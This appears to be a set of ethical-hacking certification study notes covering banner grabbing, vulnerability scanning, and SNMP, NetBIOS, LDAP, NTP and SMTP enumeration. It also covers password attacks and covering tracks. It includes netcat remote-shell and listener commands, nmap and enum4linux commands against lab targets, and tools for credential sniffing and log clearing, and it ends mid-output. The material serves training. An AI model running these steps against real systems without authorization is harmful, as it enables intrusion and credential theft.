- **Passive** - reading error messages, sniffing traffic or looking at page extensions
- Easy way to banner grab is connect via **telnet** on port (e.g. 80 for web server)
- **Netcat** tool
  - "Swiss army knife" of TCP/IP hacking
  - Provides all sorts of control over a remote shell on a target
  - Connects via `nc -e <IP address> <Port>`
  - From attack machine `nc -l -p 5555` opens a listening port on 5555
  - Can connect over TCP or UDP, from any port
  - Offers DNS forwarding, port mapping and forwarding and proxying
  - **Netcat** can be used to banner grab:
    - `nc <IP address or FQDN> <port number>`
- **Example of Banner grabbing on netcat - extracting request HTTP header**

1. `nc` command with `target IP` address and `port 80`
2. Issue the `GET / HTTP/1.0` (this GET request will send to the web server).
3. **The server responded with some interesting information:**

```
nc 192.168.63.143 80
GET / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 12 Aug 2018 13:36:59 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>


                _                  _       _ _        _     _       ____
_ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
```

Vulnerabilities

Vulnerability Categories:

- **Misconfiguration** - improperly configuring a service or application
- **Default installation** - failure to change settings in an application that come by default
- **Buffer overflow** - code execution flaw
- **Missing patches** - systems that have not been patched
- **Design flaws** - flaws inherent to system design such as encryption and data validation
- **Operating System Flaws** - flaws specific to each OS
- **Default passwords** - leaving default passwords that come with system/application

Vulnerability Assessment - Scans and tests for vulnerabilities but does not intentionally exploit them.

- Find the vulnerabilities so we can categorize them (OS, Misconfigurations, patch management, third-party, etc)

Vulnerability Management Life-cycle

*The Vulnerability Management Life Cycle is intended to allow organizations to **identify system security weaknesses; prioritize assets; assess, report, and remediate the weaknesses; and verify that they have been eliminated.***

1. **Discover:** Inventory all assets across the network and identify host details including operating system and open services to identify vulnerabilities. Develop a network baseline. Identify security vulnerabilities on a regular automated schedule.
2. **Prioritize Assets:** Categorize assets into groups or business units, and assign a business value to asset groups based on their criticality to your business operation.
3. **Assess:** Determine a baseline risk profile so you can eliminate risks based on asset criticality, vulnerability threat, and asset classification.
4. **Report:** Measure the level of business risk associated with your assets according to your security policies. Document a security plan, monitor suspicious activity, and describe known vulnerabilities.
5. **Remediate:** Prioritize and fix vulnerabilities in order according to business risk. Establish controls and demonstrate progress.
6. **Verify:** Verify that threats have been eliminated through follow-up audits.

Vulnerability Scanning

Can be complex or simple tools run against a target to determine vulnerabilities.

- **Types of Vuln. Assessment tools:**
    - Host-based
    - Depth-based (Fuzzer tools)
    - Application-layer tools (software, databases, etc)
    - Active scanning
    - Passive scanning
    - Scope tools
- **Tools**:
    - Industry standard is **Tenable's Nessus**.
    - **GFI LanGuard**.
    - **Nikto** - CLI; is a **web server assessment tool**. It is designed to find various default and insecure files, configurations and programs on any type of web server.
    - **OpenVAS** - Best competitor to Nessus and is free.
    - **wpscan** - CLI; Scan WordPress websites.
    - **MBSA - Microsoft Baseline Security Analyzer**.
    - **FreeScan** - Well known for testing websites and applications.
    - **Qualys**

CVSS and CVE


- **CVSS - Common Vulnerability Scoring System** [+]
    - Places numerical score based on severity

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	32	0.10
1-2	313	0.60
2-3	2108	4.20
3-4	652	1.30
4-5	8794	17.70
5-6	9861	19.90
6-7	5315	10.70
7-8	15416	31.00
8-9	152	0.30
9-10	7011	14.10
Total	49654	

Weighted Average CVSS Score: **6.9**


Vulnerability Distribution By CVSS Scores



    - None - white (0.0)
    - Low - green tones (0.1 - 3.9)


    - Medium - yellow/light orange (4.0 - 4.9)
    - High - orange (7.0 - 8.0)
    - Critical - red (9.0 - 10.0)

- **CVE – Common Vulnerabilities and Exposures** [+]
    - Is a list of publicly disclosed vulnerabilities and exposures that is maintained by MITRE.


Common Vulnerabilities and Exposures
The Standard for Information Security Vulnerability Names
Home | CVE IDs | About CVE | Compatible Products & More | Community | News | Site Search
TOTAL CVE IDs: 78792
HOME > CVE LIST
Section Menu
CVE IDs
Coverage Goals
Reference Key/Maps
Updates & Feeds
CVE List (all existing CVE IDs)
Downloads
Search CVE List
Search Tips
View Entire CVE List (html)
NVD Advanced CVE Search
CVE ID Scoring Calculator
Request a CVE ID
CVE Numbering Authorities
CVE IDs
The CVE List Master Copy is hosted on this CVE website. The U.S. National Vulnerability Database (NVD), which is built upon and fed by the CVE List, provides enhanced information about CVE IDs. Learn more about the CVE and NVD relationship.
What would you like to do?
Data Feeds
Available via Purdue University & NVD
Request a CVE ID number
Click for guidelines & more

- **NVD - National Vulnerability Database** [+]
    - is a database, maintained by NIST, that is fully synchronized with the MITRE CVE list; US Gov. vulnerabilities repository.

ProxyChains ⛓



ProxyChains is open-source software that is available free and most of Linux distro it is pre-installed. If you are using the latest version of Kali Linux it is pre-installed in it.

ProxyChains is a tool that redirects the TCP (Transmission Control Protocol) connection with the help of proxies like TOR, HTTP(S), and SOCKS, and it creates a proxy chain server.

ProxyChains Features:

- Support **SOCKS5**, **SOCKS4**, and **HTTP/HTTPS** CONNECT proxy servers.
- Proxychains can be mixed up with a different proxy types in a list
- Proxychains also supports any kinds of chaining option methods, like: random, which takes a random proxy in the list stored in a configuration file, or chaining proxies in the exact order list, different proxies are separated by a new line in a file. There is also a dynamic option, that lets Proxychains go through the live only proxies, it will exclude the dead or unreachable proxies, the dynamic option often called smart option.
- Proxychains can be used with servers, like squid, sendmail, etc.
- Proxychains is capable to do DNS resolving through proxy.

- Proxychains can handle any TCP client application, ie., nmap, telnet.

Enumeration Concepts

Enumeration is the process of extracting **user names, machine names, network resources, shares, and services** from a system, and its conducted in an intranet environment.

- **Get user names using email IDs**
- **Get information using default passwords**
- **Get user names using SNMP**
- **Brute force AD**
- **Get user groups from Windows**
- **Get information using DNS zone transfers**
- **NetBios, LDAP, NTP, DNS**

In this phase, the attacker creates an active connection to the system and performs directed queries to gain more information about the target. The gathered information is used to identify the vulnerabilities or weak points in system security and tries to exploit in the System gaining phase.

- **Defined as listing the items that are found within a specific target**
- **Always is active in nature**
- **Direct access**
- **Gain more information**

SNMP Enumeration

> ⚡ **Check the SNMP Enumeration practical lab**

SNMP enumeration is the process of enumerating the users accounts and devices on a SNMP enabled computer.

- SNMP service comes with two passwords, which are used to configure and access the SNMP agent from the management station (MIB):
  1. **Read community string**
  2. **Read/Write community string**
- These strings (`passwords`) come with a **default value**, which is same for all the systems.
- **They become easy entry points for attackers if left unchanged by administrator**.


Attackers enumerate SNMP to extract information about network resources such as hosts, routers, devices, shares(...) Network information such as ARP tables, routing tables, device specific information and traffic statistics.

- **Runs on Port 161 UDP**
- **Management Information Base** (MIB) - database that stores information
- **Object Identifiers** (OID) - identifiers for information stored in MIB
- **SNMP GET** - gets information about the system
- **SNMP SET** - sets information about the system
- **Types of objects**
  - **Scalar** - single object
  - **Tabular** - multiple related objects that can be grouped together
- SNMP uses community strings which function as passwords
- There is a read-only and a read-write version
- Default read-only string is **public** and default read-write is **private**
- These are sent in cleartext unless using SNMP v3
- **CLI Tools**
  - `snmp-check` --> SNMP device enumerator comes pre-installed on Kali Linux machine; **snmp-check** supports a huge type of enumerations:
    - contact and user accounts
    - devices
    - domain

        - hardware and storage informations
        - hostname
        - IIS statistics
        - listening UDP ports and TCP connections
        - motd (banner)
        - network interfaces and network services
        - routing information
        - etc
    - **Metasploit module `snmp_enum`**
        - ⚡ MSF snmp_enum practical lab
    - snmpwalk
- **GUI Tools**
    - Engineer's Toolset
    - SNMPScanner
    - OpUtils 5
    - SNScan

      Example of SNScan:

        - *Note: the first scanned item is a printer running SNMP.*



Windows System Basics

- Everything runs within context of an account
- **Security Context** - user identity and authentication information
- **Security Identifier** (SID) - identifies a user, group or computer account
- **Resource Identifier** (RID) - portion of the SID identifying a specific user, group or computer
- The end of the SID indicates the user number
    - Example SID: S-1-5-21-3874928736-367528774-1298337465-**500**
    - **Administrator Account** - SID of 500
        - Command to get SID of local user:
            - `wmic useraccount where name='username' get sid`
    - **Regular Accounts** - start with a SID of 1000
    - **Linux Systems** used user IDs (UID) and group IDs (GID). Found in /etc/passwd
- **SAM Database** - file where all local passwords are stored (encrypted)

    - Stored in C:\Windows\System32\Config
- **Linux Enumeration Commands in PowerShell or CmdPrompt**
    - `finger` - info on user and host machine
    - `rpcinfo` and `rpcclient` - info on RPC in the environment
    - `showmount` - displays all shared directories on the machine
- **Look for share resources (NetBIOS):**
    - `net view \\sysName`
- **Windows SysInternals** is a website and suite that offers technical resources and utilities to manage, diagnose, troubleshoot, and monitor.
    - https://docs.microsoft.com/en-us/sysinternals/downloads/
    - Lots of resources for enumerating, windows administration tools, etc.

NetBIOS Enumeration


- NetBIOS provides name servicing, connectionless communication and some Session layer stuff
- The browser service in Windows designed to host information about all machines within domain or TCP/IP network segment
- NetBIOS name is a **16-character ASCII string** used to identify devices

Enumerating NetBIOS:

- You can use `nmap or zenmap` to check which OS the target is using, and which ports are open:
    - `nmap -O <target>`
- If theres any **UDP port 137** or **TCP port 138/139** open, we can assume that the target is running some type of NetBIOS service.
- On Windows is `nbtstat` command:

`nbtstat` *displays protocol statistics and current TCP/IP connections using NetBIOS over TCP/IP.*

- `nbtstat` gives your own info
- `nbtstat -a` list the remote machine's name table given its **name**
- `nbtstat -A` - list the remote machine's name table given its **IP address**
- `nbtstat -n` gives local table
- `nbtstat -c` gives cache information



Code	Type	Meaning
<1B>	UNIQUE	Domain master browser
<1C>	UNIQUE	Domain controller
<1D>	GROUP	Master browser for subnet
<00>	UNIQUE	Hostname

Code	Type	Meaning
<00>	GROUP	Domain name
<03>	UNIQUE	Service running on system
<20>	UNIQUE	Server service running

- NetBIOS name resolution doesn't work on IPv6
- **Other Tools for NetBIOS enumeration:**
  - **SuperScan**
  - **Hyena**
  - **NetBIOS Enumerator (is a nbtstat with GUI)**
  - **NSAuditor**

Linux System Basics

- **`Enum4linux` is a tool for enumerating information from Windows and Samba systems:**
  - `enum4linux -u CEH -p Pa55w0rd -U 10.0.2.23`
    - `-u` Username, `-p` Password, `-U` users information
  - ⚡ enum4linux practical lab
  - Key features:
    - RID cycling *(When RestrictAnonymous is set to 1 on Windows 2000)*
    - User listing *(When RestrictAnonymous is set to 0 on Windows 2000)*
    - Listing of group membership information
    - Share enumeration
    - Detecting if host is in a workgroup or a domain
    - Identifying the remote operating system
    - Password policy retrieval (using polenum)
- **`finger`** --> who is currently logged in, when and where.

```
Login     Name       Tty      Idle  Login Time   Office     Office Phone
kali      Kali       tty7    10:09  Sep 1 14:14 (:0)
```

- **`w`** --> Show who is logged on and what they are doing.

```
00:27:15 up  9:32,  1 user,  load average: 0.06, 0.09, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
kali     tty7     :0               14:16   10:11m 30.26s  2.09s xfce4-session
```

⚠️ **Linux architecture and commands will be cover later on next module.**

LDAP Enumeration


- **Runs on TCP ports 389 and 636 (over SSL)**
- Connects on 389 to a Directory System Agent (DSA)
- Returns information such as valid user names, domain information, addresses, telephone numbers, system data, organization structure and other items

- To identify if the target system is using LDAP services you can use **nmap** with `-sT` flag for TCP connect/Full scan and `-O` flag for OS detection.

```
sudo nmap -sT -O <target IP address>
```

```
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap <--------------------------------------
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl <-------------------------------------
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
MAC Address: 00:00:11:33:77:44
Running: Microsoft Windows 2012
OS CPE: cpe:/o:microsoft:windows_server_2012:r2
OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2
Network Distance: 1 hop
```

- **Tools for Enumeration LDAP:**
  - Softerra
  - JXplorer
  - Lex
  - LDAP Admin Tool
- **JXplorer example**:


JXplorer
File Edit View Bookmark Search LDIF Options Tools Security Help
Quick Search
Explore Results Schema
HTML View Table Editor
organizationalUnitMain.html
eTrust ™ Directory - JXplorer
organizationalUnit
Main
Address Other
Use this page to modify your entry. This page contains the main information for the entry. Use the buttons on the top right of the page to navigate to the rest of the entry.
Organization: Administration
Description:
User Password:
Telephone Number:
Facsimile Number:
Locality Name:
Submit Reset
©2005 Computer Associates International, Inc. All rights reserved.
Connected To 'ldap://erstr01:19389'

NTP Enumeration

- **Runs on UDP 123**
- Querying can give you list of systems connected to the server (name and IP)
- **Tools**

    - NTP Server Scanner
    - AtomSync
    - Can also use Nmap and Wireshark
- **Commands** include `ntptrace`, `ntpdate`, `ntpdc` and `ntpq`

Nmap example for NTP enumeration:

- `-sU` UDP scan
- `-pU` port UDP 123 (NTP)
- `-Pn` Treat all hosts as online -- skip host discovery
- `-n` Never do DNS resolution
- The nmap script `ntp-monlist` will run against the ntp service which only runs on UDP 123

```
nmap -sU -pU:123 -Pn -n --script=ntp-monlist <target>
```

```
PORT    STATE SERVICE REASON
123/udp open  ntp     udp-response
| ntp-monlist:
|   Target is synchronised with 127.127.38.0 (reference clock)
|   Alternative Target Interfaces:
|       10.17.4.20
|   Private Servers (0)
|   Public Servers (0)
|   Private Peers (0)
|   Public Peers (0)
|   Private Clients (2)
|       10.20.8.69      169.254.138.63
|   Public Clients (597)
|       4.79.17.248     68.70.72.194    74.247.37.194   99.190.119.152
|       ...
|       12.10.160.20    68.80.36.133    75.1.39.42      108.7.58.118
|       68.56.205.98
|       2001:1400:0:0:0:0:0:1 2001:16d8:dd00:38:0:0:0:2
|       2002:db5a:bccd:1:21d:e0ff:feb7:b96f 2002:b6ef:81c4:0:0:1145:59c5:3682
|   Other Associations (1)
|_      127.0.0.1 seen 1949869 times. last tx was unicast v2 mode 7
```

- As you can see on the output above, information of all clients that is using NTP services on the network shown IPv4 and IPv6 addresses.

SMTP Enumeration

- **Ports used**:
    - **SMTP: TCP 25** --> [outbound email]
    - **IMAP: TCP 143 / 993**(over SSL) --> [inbound email]
    - **POP3: TCP 110 / 995**(over SSL) --> [inbound email]

    - In simple words: **users typically use a program that uses SMTP for sending e-mail and either POP3 or IMAP for receiving e-mail.**


- **Enumerating with nmap**:
- `-p25` port 25 (SMTP)
- `--script smtp-commands` nmap script - attempts to use EHLO and HELP to gather the Extended commands supported by an SMTP server.

```
nmap -p25 --script smtp-commands <target IP>
```

```
PORT   STATE SERVICE
25/tcp open  smtp
| smtp-commands: WIN-J83C1DR5CV1.ceh.global Hello [10.10.10.10], TURN, SIZE 2097152, ETRN, PIP
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HE
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.86 seconds
```

- It is possible to connect to SMTP through **Telnet connection**, instead using port 23(Telnet) we can set the port 25(SMTP) on the telnet command:
  - **`telnet <target> 25`**
    - Case we got connected, we can use the **SMTP commands** to explore as shown below:



    - Both of emails are valid to an attacker explore further attacks like brute forcing etc.

Some SMTP Commands:

Command	Description
HELO	It's the first SMTP command: is starts the conversation identifying the sender server and is generally followed by its domain name.
EHLO	An alternative command to start the conversation, underlying that the server is using the Extended SMTP protocol.
MAIL FROM	With this SMTP command the operations begin: the sender states the source email address in the "From" field and actually starts the email transfer.
RCPT TO	It identifies the recipient of the email
DATA	With the DATA command the email content begins to be transferred; it's generally followed by a 354 reply code given by the server, giving the permission to start the actual transmission.
VRFY	The server is asked to verify whether a particular email address or username actually exists.
EXPN	asks for a confirmation about the identification of a mailing list.

Other tools:

- smtp-user-enum
  - Username guessing tool primarily for use against the default Solaris SMTP service. Can use either EXPN, VRFY or RCPT TO.

3. System Hacking

⚡ **This chapter has practical labs**

Goals:

1. **Gaining Access** - Uses information gathered to exploit the system
    - **Password Attacks:**
    - **Non-electronic attacks**
    - **Active online attacks**
    - **Passive online attacks**
    - **Offline attacks**
2. **Escalating Privileges** - Granting the account you've hacked admin or pivoting to an admin account
3. **Executing Applications** - Putting back doors into the system so that you can maintain access
4. **Hiding Files** - Making sure the files you leave behind are not discoverable
5. **Covering Tracks** - Cleaning up everything else (log files, etc.)
    - **clearev** - Meterpreter shell command to clear log files (issued inside Metasploit Framework)
    - Clear MRU list in Windows
    - In Linux, append a dot in front of a file to hide it

Password Attacks


> ⚡ **Check out the practical labs on Dumping and Cracking SAM hashes [1], Rainbow Tables Basics [2] and LLMNR/NBT-NS [3].**

Non-electronic - Non-technical attacks.

- Social engineering attacks - most effective.
- Shoulder surfing
- Dumpster diving
- Snooping around
- Guessing

Active online - done by directly communicating with the victim's machine.

- Includes **Dictionary** and **Brute-force attacks**, **hash injections, phishing, Trojans, spyware, keyloggers and password guessing**
- **LLMNR / NBT-NS Poisoning** - attack based off Windows technologies that caches DNS locally. Responding to these poisons the local cache. If an NTLM v2 hash is sent over, it can be sniffed out and then cracked.
    - ⚡ LLMNR/NBT-NS practical lab
    - **LLMNR uses UDP 5355**
    - **NBT-NS uses UDP 137**
    - `Responder` is the tool to sniff the access logs from LLMNR / NBT-NS



- **Keylogging** - process of using a hardware device or software application to capture keystrokes of a user
- Active online attacks are easier to detect and take a longer time
- **Tools for Active Online Attack:**
  - `Medusa`
  - `Hydra`
  - `NBNSpoof`
  - `Pupy`
  - `Metasploit`
  - `Responder` - **LLMNR and NBT-NS responder**, it will answer to *specific* NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool will only answers to File Server Service request, which is for **SMB**.
- Can combine "net" commands with a tool such as **NetBIOS Auditing tool** or **Legion** to automate the testing of user IDs and passwords
  - **Tools for NetBIOS attack:**
    - `Hydra`
    - `Metasploit`

Passive online - Sniffing the wire in hopes of intercepting a password in clear text or attempting a replay attack or man-in-the-middle attack

- **Tools for Passive Online Attack:**
  - `Cain and Abel` - Can poison ARP and then monitor the victim's traffic; Also used for cracking hash passwords (LM, NTLM), sniff network packets for password, sniff out for local stored passwords, etc.
  - `Ettercap` - MITM tool for LAN's, DNS Spoofer; Help against SSL encryption; Intercept the traffic on a network segment, capture passwords, and conduct an active eavesdropping against a number of common protocols.
  - `KerbCrack` - built-in sniffer and password cracker looking for port 88 Kerberos traffic
  - `ScoopLM` - specifically looks for Windows authentication traffic on the wire and has a password cracker

⚠️ **Services/Protocols that uses Clear text**:

Service	Port
FTP	20/21
TELNET	23
SMTP	25
HTTP	80
POP3	110
IMAPv4	143
NetBIOS	139,445
SNMP	161,162
SQLnet	1521

Offline - when the hacker steals a copy of the password file (Plaintext or Hash) and does the cracking on a separate system.

- **Dictionary Attack** - uses a word list to attack the password. Fastest method of attacking
    - **Wordlists** - A wordlist or a password dictionary is a collection of passwords stored in plain text. It's basically a text file with a bunch of passwords in it. One popular example of wordlist is the **rockyou.txt** containing 14,341,564 unique passwords.
    - You also can generate your own wordlist with given parameters like length, combining letters and numbers, profiling etc.
        - Tools for generate Wordlists:
            - `CeWL`
            - `crunch`
- **Brute force attack** - Tries every combination of characters to crack a password
    - Can be faster if you know parameters (such as at least 7 characters, should have a special character, etc.)
- **Hybrid attack** - Takes a dictionary attack and replaces characters (such as a 0 for an o) or adding numbers to the end
- **Rainbow tables** - Uses pre-hashed passwords to compare against a password hash. Is faster because the hashes are already computed.
- **Tools for cracking password files (CLI):**
    - `John the Ripper` - Works on Unix, Windows and Kerberos; Compatible with MySQL, LDAP and MD4.
    - `Hashcat` - Advanced password recovery tool; Provides several options like hash modes OS's, documents, password managers... (MD5, SHA-family, RIPE-MD, NTLM, LM, BitLocker, OSX, MD5 salted or iterated, and the list goes on).

```
hashcat (v6.2.1) starting...

CUDA API (CUDA 11.3)
====================
